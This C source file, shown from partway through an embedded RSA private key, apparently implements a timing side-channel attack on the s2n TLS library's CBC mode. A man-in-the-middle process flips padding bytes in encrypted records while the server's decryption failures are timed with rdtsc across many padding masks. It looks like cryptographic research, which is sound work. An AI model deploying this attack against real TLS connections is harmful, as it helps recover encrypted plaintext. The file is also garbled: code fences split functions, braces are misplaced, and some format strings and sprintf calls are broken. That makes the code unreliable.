"1vjNmfE5RnXVQwja+668AS+MH1+GF77DTFbXoC5VHDAnXfLYL9WWh9GEB0NLnKT\n"
"hm8RkQBGCBS9Skzdfctc+14a4Vj3NCgdHHz9mcdPhzJXUiyQz3tYhatX9E8mWq\n"
"pm/Ofqahb1xw6EQd86mgANBMKayD6B1Id1INqtXN1XYI50bSs1D2n0GCSBM7MK9aWD\n"
"JX1J2hwsIc4q9En/LR3GtBal84xTHGfznNylNhXi7Gb01wNMJuAukA==\n"
"-----END RSA PRIVATE KEY-----\n";

#define S2N_ATTACK_HANDSHAKE_LENGTH 452
#define S2N_ATTACK_DIGEST_LENGTH 32

```

```

#define S2N_ATTACK_PACKET_LENGTH 96
#define S2N_ATTACK_BLOCK_SIZE 16
#define S2N_ATTACK_PAYLOAD_LENGTH \
    (S2N_ATTACK_PACKET_LENGTH - \
     S2N_ATTACK_BLOCK_SIZE - \
     S2N_ATTACK_DIGEST_LENGTH - 1)

void client(int writefd, int readfd) {
    char buffer[S2N_ATTACK_PAYLOAD_LENGTH];
    struct s2n_connection *conn;
    int more;
    /* printf("Client: up and running.\n"); */

    /* Give the server a chance to listen */
    usleep(1);

    conn = s2n_connection_new(S2N_CLIENT);

    s2n_connection_set_write_fd(conn, writefd);
    s2n_connection_set_read_fd(conn, readfd);

    s2n_negotiate(conn, &more);

    s2n_send(conn, buffer, S2N_ATTACK_PAYLOAD_LENGTH, &more);

    s2n_shutdown(conn, &more);
    s2n_connection_free(conn);

    close(writefd);
    close(readfd);
    _exit(0);
}

/**
 * @brief MITM Proxy
 *
 * - The key exchange takes 251 bytes of data from the client to the server
 *
 * @param writefd
 * @param readfd
 * @return
 */

void mitm(const int writefd, const int readfd, const int triggerfd,
          const uint8_t padding_mask) {
    uint8_t *buffer = (uint8_t*)malloc(S2N_ATTACK_PACKET_LENGTH+5);
    /* printf("MITM: up and running.\n"); */
    uint64_t count = 0;

    /* skip the handshake */
    while(count < S2N_ATTACK_HANDSHAKE_LENGTH) {
        int t = read(readfd, buffer, 1);
        if (t>0){
            write(writefd, buffer, t);
            count += t;
        }
    }

    int64_t offset = 0;
    int64_t expecting = S2N_ATTACK_PACKET_LENGTH+5;
    while(expecting) {
        int t = read(readfd, buffer+offset, expecting);
        if (t>0){
            offset += t;
            expecting -= t;
        }
    }
    assert(buffer[0]==0x17);
    assert(buffer[1]==0x03);
    assert(buffer[2]==0x03);
    assert(buffer[3]==0x00);
    assert(buffer[4]==S2N_ATTACK_PACKET_LENGTH);

    /* modify and forward */
    if(padding_mask != 0)

```



```

    buffer[offset-S2N_ATTACK_BLOCK_SIZE-1] ^= padding_mask;
else
    buffer[offset-S2N_ATTACK_BLOCK_SIZE-2] ^= 0x01; // flip something else
write(writefd, buffer, offset);

usleep(100);

write(triggerfd, buffer, 1);

free(buffer);
close(writefd);
close(readfd);
close(triggerfd);
_exit(0);
}

int server(const int writefd, const int readfd, const int triggerfd,
           struct s2n_config *config, const int8_t blind) {
    struct s2n_connection *conn;
    int status;

    conn = s2n_connection_new(S2N_SERVER);
    s2n_connection_set_config(conn, config);

    /* Set up the connection to read from the fd */
    s2n_connection_set_write_fd(conn, writefd);
    s2n_connection_set_read_fd(conn, readfd);

    if (blind == 0){
        s2n_connection_set_blinding(conn, S2N_SELF_SERVICE_BLINDING);
    }
    /* printf("Server: up and running.\n"); */

    /* Negotiate the handshake. */
    s2n_negotiate(conn, &status);

    char buffer[S2N_ATTACK_PAYLOAD_LENGTH];

    read(triggerfd, buffer, 1);

    /* size_t j=0; */
    /* for(size_t i=0; i<1ULL<<16; i++) */
    /*     j++; */

    uint64_t t = rdtsc();
    int bytes_read = s2n_recv(conn, buffer, S2N_ATTACK_PAYLOAD_LENGTH, &status);
    t = rdtsc()-t;
    assert(bytes_read == -1);

    s2n_shutdown(conn, &status);
    s2n_connection_free(conn);

    usleep(100);

    close(writefd);
    close(readfd);
    close(triggerfd);
    return t;
}

uint64_t run_attack(struct s2n_config *config, const uint8_t padding_mask,
                  const int8_t blind) {
    int status;

    int server_to_client[2];
    int client_to_mitm[2];
    int mitm_to_server[2];
    int timing_trigger[2];

    pipe(server_to_client);
    pipe(client_to_mitm);
    pipe(mitm_to_server);
    pipe(timing_trigger);

    /* Create a child MITM process */
    pid_t pid_mitm = fork();

```

```

if (pid_mitm == 0) {
    close(client_to_mitm[1]);
    close(mitm_to_server[0]);
    close(server_to_client[1]);
    close(server_to_client[0]);
    close(timing_trigger[0]);
    mitm(mitm_to_server[1], client_to_mitm[0], timing_trigger[1], padding_mask);
}

/* Create a child client process */
pid_t pid_client = fork();
if (pid_client == 0) {
    close(server_to_client[1]);
    close(client_to_mitm[0]);
    close(mitm_to_server[1]);
    close(mitm_to_server[0]);
    close(timing_trigger[1]);
    close(timing_trigger[0]);
    client(client_to_mitm[1], server_to_client[0]);
}

/* this is the server */
close(mitm_to_server[1]);
close(server_to_client[0]);
close(client_to_mitm[1]);
close(client_to_mitm[0]);
close(timing_trigger[1]);
uint64_t r = server(server_to_client[1],
                   mitm_to_server[0],
                   timing_trigger[0],
                   config, blind);

/* Clean up */
waitpid(-1, &status, 0);
waitpid(-1, &status, 0);
return r;
}

void print_counter(uint64_t *counter, size_t length, size_t total, size_t bins) {
    const uint64_t block = length/bins;
    printf(" ");
    for (size_t i=0; i<bins; i++) {
        uint64_t acc = 0;
        size_t end = (i*block+block < length) ? (i*block+block) : length;
        for (size_t j=i*block; j<end; j++) {
            acc += counter[j];
        }
        printf("%4.1f ", (100*acc/(double)total));
    }
    printf("\n");
}

double iterate_attack(const cmdline_params_t params, struct s2n_config *config,
                    const uint8_t padding_mask, const uint16_t worker_id) {
    double acc = 0;
    uint64_t t_min = UINT64_MAX;

    uint64_t counter[params->mod];
    for (size_t i=0; i<params->mod; i++)
        counter[i] = 0;

    assert(params->ntrials < 100);
    assert(params->mod < 10000);

    const size_t basename_length = strlen("s2n-full-99-0xff-9999-.txt.gz");
    char *fn = malloc(strlen(params->directory) + 1 + // '/'
                    basename_length + 5 + 1); // len(str(2^16))
    char *tt = fn;
    tt += sprintf(tt, strlen(params->directory)+1, "%s", params->directory);
    tt += sprintf(tt, 1+1, "/");
    tt += sprintf(tt, basename_length + 5 + 1,
                "s2n-full-%d-0x%02x-%d-%05d.txt.gz",
                params->ntrials, padding_mask, params->mod, worker_id);
}

```

```

gzFile fh = gzopen(fn, "w");
if (fh == Z_NULL)
    abort();

const uint64_t tmax = (params->blind) ?\
    (params->mod*S2N_MAX_DELAY) : (params->mod * 100);

size_t j = 0;
const size_t m = ((1ULL)<<params->ntrials)/params->jobs;
for(size_t i=0; i<m; i++) {

    uint64_t t = tmax + 1;
    while (t > tmax){
        t = run_attack(config, padding_mask, params->blind);
        j ++;
    }
    gzprintf(fh, "%lu %lu\n", t, t % params->mod);
    counter[t%params->mod]++;
    acc += (t%params->mod);
    if (t < t_min)
        t_min = t;
    if (worker_id == 0 && i && (i%(1<<10) == 0)) {
        printf("\r0x%02x, log(i): %5.2f, log(j): %5.2f, min: %10ld,   %%d: %9.3f ",
            padding_mask, log2(i), log2(j), t_min, params->mod, fmod((acc/(i+1)), params->mod));
        print_counter(counter, params->mod, i+1, 10);
        fflush(0);
    }
}

gzclose(fh);
if (worker_id == 0) {
    printf("\r0x%02x, log(i): %5.2f, log(j): %5.2f, min: %10ld,   %%d: %9.3f ", padding_mask,
        (double)log2(m), log2(j), t_min, params->mod, fmod(acc/m, params->mod));
    print_counter(counter, params->mod, m, 10);
    printf("\n");
    fflush(0);
}
free(fn);
return acc/params->ntrials;
}

int main(int argc, char **argv) {
    setenv("S2N_ENABLE_CLIENT_MODE", "1", 0);

    s2n_init();
    struct s2n_config *config = s2n_config_new();
    s2n_config_set_cipher_preferences(config, "20140601");
    s2n_config_add_cert_chain_and_key(config, certificate, private_key);

    cmdline_params_t params;
    parse_cmdline(params, argc, argv, "s2n full");

    struct stat s;
    if (stat(params->directory, &s) == 0) {
        if (!(s.st_mode & S_IFDIR)){
            printf("'s' is not a directory", params->directory);
            abort();
        }
    } else if (mkdir(params->directory, S_IRWXU) != 0) {
        printf("'s' does not exist and cannot be created.", params->directory);
        abort();
    }

    for(uint16_t j=0; j<params->jobs; j++) {
        pid_t pid_worker = fork();
        if (pid_worker == 0) {
            iterate_attack(params, config, 0x00, j);
            iterate_attack(params, config, 0x10, j);
            if(j == 0) printf("\n");

            iterate_attack(params, config, 0x01, j);
            iterate_attack(params, config, 0x02, j);
            iterate_attack(params, config, 0x03, j);
        }
    }
}

```

```
    iterate_attack(params, config, 0x04, j);
    if(j == 0) printf("\n");

    iterate_attack(params, config, 0x05, j);
    iterate_attack(params, config, 0x0a, j);
    iterate_attack(params, config, 0x10, j);
    iterate_attack(params, config, 0x20, j);
    break;
}
sleep(1);
}

int status = 0;
for(uint16_t j=0; j<params->jobs; j++)
    waitpid(-1, &status, 0);

s2n_config_free(config);
s2n_cleanup();
}
```